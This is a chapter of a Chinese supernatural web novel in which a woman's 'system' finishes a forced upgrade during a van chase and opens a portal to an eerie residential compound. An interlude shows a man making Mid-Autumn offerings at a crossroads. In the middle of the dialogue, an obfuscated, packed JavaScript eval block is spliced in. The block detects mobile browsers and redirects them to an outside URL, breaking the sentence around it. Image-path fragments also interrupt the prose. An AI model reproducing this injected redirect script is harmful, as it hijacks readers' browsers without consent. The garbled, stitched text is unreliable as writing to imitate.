难以想象面包车居然能有这样强劲十足的马力!骆寻猝不及防,一头撞上了前面的座椅。 该死…… 坐在她前面的是李明尘,这人似乎正为自己方才“通风报信”的行为而不安,完全不敢多看骆寻一眼。 骆寻也无暇顾及他,仓促搂紧了翠花,便只定定盯着视野角落里的升级进度条。 「系统正在强制升级中——61%」 「系统正在强制升级中——70%」 「系统正在强制升级中——82%」 窗外的景色飞速掠过,风雪愈发模糊,而仪表盘上的码数却还在不断飙升。 * 绿灯甫一熄灭,一辆汽车便宛如饿死鬼投胎般,猛然自十字路口的斑马线后窜了出来! 轮胎的摩擦声在寂静的午夜分外刺耳,更加刺耳的则是那司机的叫骂:“*!会不会看路啊你!?” 车子几乎擦身而过,那身形瘦高的男人却仿若未闻,眼睛都没眨一下。 他只是呆愣愣地看着手中油润的月饼。 司机很快骂骂咧咧地开远,十字路口间只余下男人一人。 今天是中秋,八月十五。天有些阴,月亮却很圆很亮。 男人举起月饼比照当空,见它们形状一样,这才勉强扯了扯嘴角。而后又将月饼送入口中,许是味如嚼蜡,他动作很慢,牙齿机械性地咬合。 直到红灯再次亮起—— 男人猛地将余下的月饼通通塞入嘴中,狼吞虎咽,他甚至顾不得一身的渣子,刚吃完,便蹲下身了身去。 他用粉笔在十字路口画着什么。 画完了,他又从随身携带的黑袋子里取出几样东西。 边摆东西,他边念叨着:“爸,妈,回家吃饭了。” 一块完整的月饼被他压在碗底,瓷碗呈着精致的饭菜,一双筷子竖起并拢插在中间。 “爸,妈,回家吃饭了。” 两只碗,两盏长明灯,还有两块巴掌大小的无名牌位。烛火摇曳,男人垂着头跪在沥青路上。 “爸,妈,回家吃饭了。” 四下安静无人,连风声也浅,只有他贯彻始终的低语。也不知念了多久,他忽然感觉眼前有一片阴影投落。 一扇照不进任何光芒的、漆黑的门竟凭空出现在斑马线上。 男人却半点也不奇怪,反倒露出了由衷的笑容,他踉跄爬起来,走进门中。 门的开合没有任何声音,下一秒,他便连同黑门一起消失在了马路中央。 忽而一阵强风刮过,吹倒了长明灯,蜡油洒了一地。马路上只剩下一个由粉笔画成的、两端尖尖的杏仁图形,还有那两座无名的牌位。 圆月静静高悬,红绿灯还在闪烁,悄无声息地目睹着一切。 * 怀中灰猫仿佛察觉到了什么,忽而瞳仁一缩,耳朵动了动。但骆寻没注意,她还在紧盯着系统的升级进度条。 「系统正在强制升级中——88%」 就快了! “师姐!你这样明天就要被叫去交通局了!”李明尘同样没想到这面包车也能越飙越快,他紧紧抓着扶手,用力大喊,“你小心局长训话!!” 徐希夷云淡风轻:“不是还有你来捞我吗?” 李明尘塞了一下,说:“我明后天都放假!没 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342982|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 有这个义务。” 徐希夷“啧”了一声:“跟你说不明白。” 她依然没有半点要减速的意思。 「系统正在强制升级中——90%」 「系统正在强制升级中——95%」 「98%……99%……100%」 「系统已完成升级。」 终于! 前面的那对师姐弟还在拌嘴,窗外风声烈烈,引擎吵得震天响,骆寻的世界却在陡然间安静了下去。 她的目光缓缓扫过车内各处——后排押着她的便衣手里拿着的可不是什么喷符箓的钞票枪,而是斥满火药味的荷枪实弹,但面包车东摇西晃,他们不敢马虎,早便把枪收到了腰上。 拿出来要时间,上弹要时间,再说这么狭窄的空间,他们未必就敢直接开枪。 只要有一瞬的犹豫,那就是骆寻的机会! 臂膀被人抓着,玫瑰金色的手铐还扣在腕上,但这对于骆寻而言根本就不是问题。 她只需要等待面包车下次减速—— 「正在与主系统版本同步,已与主系统版本同步。」 「本系统将竭力为保证宿主生命安全而服务!」 「07:04:27」 「导航模块已装载……检测到宿主寿命余额不足24小时,导航功能已自动开启。」 什么玩意儿? 视网膜上忽然多出了很多莫名其妙的标志,骆寻还来不及定睛细看,便见其中一个指南针的图案自动闪烁了起来。 一张极其简易的,只由红线组成的地图旋即跳了出来。 「本次目的地:金凤凰小区。」 「正在为您规划最佳路线……规划完成,正在为您于现实世界开启通道……」 就如同一座电脑中了病毒,只能被他人远程操纵一般,骆寻完全无法阻止眼前正在发生的一切。 她只能看着红线弯曲,跳动,最后组成一句话: 「已为您于现实世界开启通道。」 周围忽而暗了下去,没有一点光存在,但还有声音。 徐希夷说:“我们就要到了,你想好有什么要交代的了吗?” 骆寻怔怔盯着眼前的黑暗,她低下头,发现自己的身体还在,翠花还在,她并不是失明了。 系统这是升级了个什么玩意儿?开启通道? 这黑糊糊的……通道? 能不能取消啊? 骆寻半点不想再步入黑暗,不管那究竟是什么。 可是眼前的黑暗却没有任何要消失的意思,且似乎只有她能够看见。 该死的系统,又在这种关键时刻出岔子。 骆寻不想配合,她还是决定继续自己的逃跑大计,可才刚刚活动手腕——黑暗便猛地开始扭曲,她自己也正在扭曲! 骆寻抓紧翠花,拼命抵抗—— “咚!”的一声闷响,她整个人都摔坐在了冰凉的沥青路上。 骆寻:“……” 还好,翠花还在,而且还是灰猫的模样。 确认了这点,骆寻便再无暇顾及其它,忙看向四周。 她显然已经不在面包车内了,身后是一片深邃静谧的黑暗,眼前的……则是一座居民小区? 几步远的地方有个保安亭,亭子上挂满了五彩的装饰灯,小灯在暗夜里一闪一闪,勉强照亮了旁边的水泥门匾。 “金凤凰小区”五个大字正镌刻其上,描字的红漆早便老旧斑驳,像血痂一样脱落。 簌簌小雪依旧,落在身上泛起丝丝凉意。 小区里几乎没有人家亮灯,几栋高楼就这么无声地矗立在阴影里,像是不知何时就会伸出爪牙来的庞大怪物。 骆寻再抬头,发现夜空中没有月亮。